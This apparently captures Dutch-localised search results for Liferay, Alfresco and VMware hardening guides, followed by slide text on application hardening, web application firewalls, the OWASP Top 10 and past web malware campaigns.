
[PDF] Portal Administrator's Guide - Index of - Liferay
docs.liferay.com/portal/5.2/official/liferay-administration-guide.pdf
Bestandsformaat: PDF/Adobe Acrobat
28 Apr 2009 – **Liferay** Administrator's **Guide** by Richard L. Sezov, Jr. ...

Enterprise Edition (EE) - FAQ - Liferay.com
www.liferay.com/products/liferay-portal/ee/faq - Vertaal deze pagina
Liferay Portal Enterprise Edition (EE) offers a more **hardened**, stable ...

Administration - Liferay.com
www.liferay.com/.../liferay.../editions-of-lifer-3 - Vertaal deze pagina
Liferay Portal 6.0 - Administration **Guide** ... **Hardened** for security and ...

+ Meer resultaten van liferay.com weergeven

[PDF] Liferay Portal 4.0 - User Guide
www.plandetudes.ch/c/.../library/get_file?... - Vertaal deze pagina
Bestandsformaat: PDF/Adobe Acrobat - Snelle weergave
This document is intended as a reference **guide** for **Liferay** Portal 4.0. It is still a work in progress and currently at. Release Candidate 1. Contributions are ...



Ongeveer 216.000 resultaten (0,25 seconden)

Alfresco Documentation and Online Help
www.**alfresco**.com/resources/documentation/ - Vertaal deze pagina
Alfresco documentation, including simple install **guides**, detailed installation and configuration documentation, and getting started **guides** for each application.

Template **Guide** - **AlfrescoWiki**
wiki.**alfresco**.com/wiki/Template_**Guide** - Vertaal deze pagina
7 May 2010 – The **guide** to URL Addressability contains examples on how to ...


Developer **Guide** - **alfrescowiki**
wiki.**alfresco**.com/wiki/Developer_**Guide** - Vertaal deze pagina
10 Jun 2010 – Welcome to the **Alfresco** Developer **Guide**. ...

+ Meer resultaten van alfresco.com weergeven

[PDF] Policy **Al Fresco** Dining and Other Structures ... - **Harden** Shire C...
www.**harden**.nsw.gov.au/files/.../**AlFresco**.pdf - Vertaal deze pagina
Bestandsformaat: PDF/Adobe Acrobat - Snelle weergave
of **Harden**/Murrumburrah and the commercial areas of any other ... footpaths within the **Harden** Shire. .... APPLICATION **CHECKLIST** – **ALFRESCO** DINING ...

Alfresco 3.3g installation on CentOS 5.5 64-bit Linux server ...
www.handlewithlinux.com/node/.../related_links - Vertaal deze pagina
The following **guide** will show you how to install a CentOS 5.5 64-bit Linux server based **Alfresco** ECM server. CentOS Linux distribution is amongst the most ...

Alfresco Day Madrid - Toni de la Fuente - Roadmap 2011
www.slideshare.net/.../**alfresco**-d... - Verenigde Staten - Vertaal deze pagina
Alfresco 2011 Product RoadmapToni de la FuenteSenior Solutions ... Swift **Hardening**: Cluster• Benchmark o Sizing **Guidelines**• Cluster Protocols o WebDAV, ...



Ongeveer 13.600.000 resultaten (0,28 seconden)

VMware Infrastructure 3 Security Hardening Guide
www.vmware.com/resources/techresources/726 - Vertaal deze pagina
8 Jul 2008 – VMware Infrastructure 3 Security **Hardening** ... This **guide** is for ESX 3.5 and VirtualCenter 2.5. ... **Cloud** Solutions for Developers and ISVs ...

VMware vCloud Director Security Hardening Guide
www.vmware.com/resources/techresources/10138 - Vertaal deze pagina
10 Sep 2010 – The VMware® vCloud™ Director Security **Hardening Guide** helps ...

+ Meer resultaten van vmware.com weergeven

System hardening guidelines for Amazon EC2 | Cloudiquity
www.cloudiquity.com/.../system-hardening-guide... - Vertaal deze pagina
24 Apr 2009 – One of the biggest questions we get from Clients is Is Amazon EC2 secure . That is like saying is my Vanilla network secure. Like anything you ...

Paper: VMware vCloud Director Security Hardening Guide
cloudcomputing.info/.../paper-vmware-vcloud-d... - Vertaal deze pagina
23 Sep 2010 – At the beginning of the month VMware finally released its long awaited **cloud** management solution called vCloud Director (formerly Project ...

VMware vCloud Director Security Hardening Guide - Yellow Bricks
www.yellow-bricks.com/.../vmware-vcloud-direct... - Vertaal deze pagina
16 Sep 2010 – The VMware® vCloud™ Director Security **Hardening Guide** helps users who are embarking into the journey of **cloud** computing understand ...

myvirtualcloud.net » VMware View Security Hardening and Anti ...
myvirtualcloud.net › news - Vertaal deze pagina
28 Mar 2011 – A white paper is an authoritative report or **guide** that helps solve a problem. ... This document provides **hardening** practices you can consider to ...

MIND THE GAP

The GAP

- Hardening applications is not only:
  - Hardening the architecture (DMZ, reverse proxy,..)
  - Hardening the OS
  - Hardening the web server
- Hardening applications is:
  - Building and maintaining secure code
  - OWASP Top 10 Application Security Risks

Hardening applications?

- Hardening is eliminating vulnerabilities by:
  - Disabling unneeded services/functions
  - Limiting access to specific IP addresses/users…
- How can you harden an application?
  - Disable admin access
  - Disable CMS
  - Do you know all the security bugs in an application that was build during 1 year by 10 people?

Hardening applications?

Most used solution today: web application firewall:


- Detect attacks
- Block attacks (if you have a WAF, are you sure it's blocking?)
- Alert and react

But to be effective you need to know the vulnerabilities in the application = virtual patching

OWASP Top 10

- A1: Injection
- A2: Cross-Site Scripting (XSS)
- A3: Broken Authentication and Session Management
- A4: Insecure Direct Object References
- A5: Cross-Site Request Forgery (CSRF)
- A6: Security Misconfiguration
- A7: Insecure Cryptographic Storage
- A8: Failure to Restrict URL Access
- A9: Insufficient Transport Layer Protection
- A10: Unvalidated Redirects and Forwards

Hardening OS and Network



A1: Injection

A2: Cross-Site Scripting (XSS)

A3: Broken Authentication and Session Management

A4: Insecure Direct Object References

A5: Cross-Site Request Forgery (CSRF)

A6: Security Misconfiguration


A7: Insecure Cryptographic Storage

A8: Failure to Restrict URL Access

A9: Insufficient Transport Layer Protection

A10: Unvalidated Redirects and Forwards

Web application firewall



A1: Injection

A2: Cross-Site Scripting (XSS)

A3: Broken Authentication and Session Management

A4: Insecure Direct Object References

A5: Cross-Site Request Forgery (CSRF)

A6: Security Misconfiguration


A7: Insecure Cryptographic Storage

A8: Failure to Restrict URL Access

A9: Insufficient Transport Layer Protection

A10: Unvalidated Redirects and Forwards

Analyzing the effectiveness of web application firewalls – Larry Suto 11/11




History of malware attacks

Malware attacks against web applications started years ago:

- Code Red in 2001: buffer overflow in IIS
- Santy in 2004: phpBB command execution
- Asprox in 2008: SQL Injection -Infected 6 million URLs on 153.000 websites
- Lizamoon in 2011: SQL Injection – Infected 1.5 million URLs

Hardening OS, network and WAF



A1: Injection

A2: Cross-Site Scripting (XSS)

A3: Broken Authentication and Session Management

A4: Insecure Direct Object References

A5: Cross-Site Request Forgery (CSRF)

A6: Security Misconfiguration

A7: Insecure Cryptographic Storage

A8: Failure to Restrict URL Access

A9: Insufficient Transport Layer Protection

A10: Unvalidated Redirects and Forwards

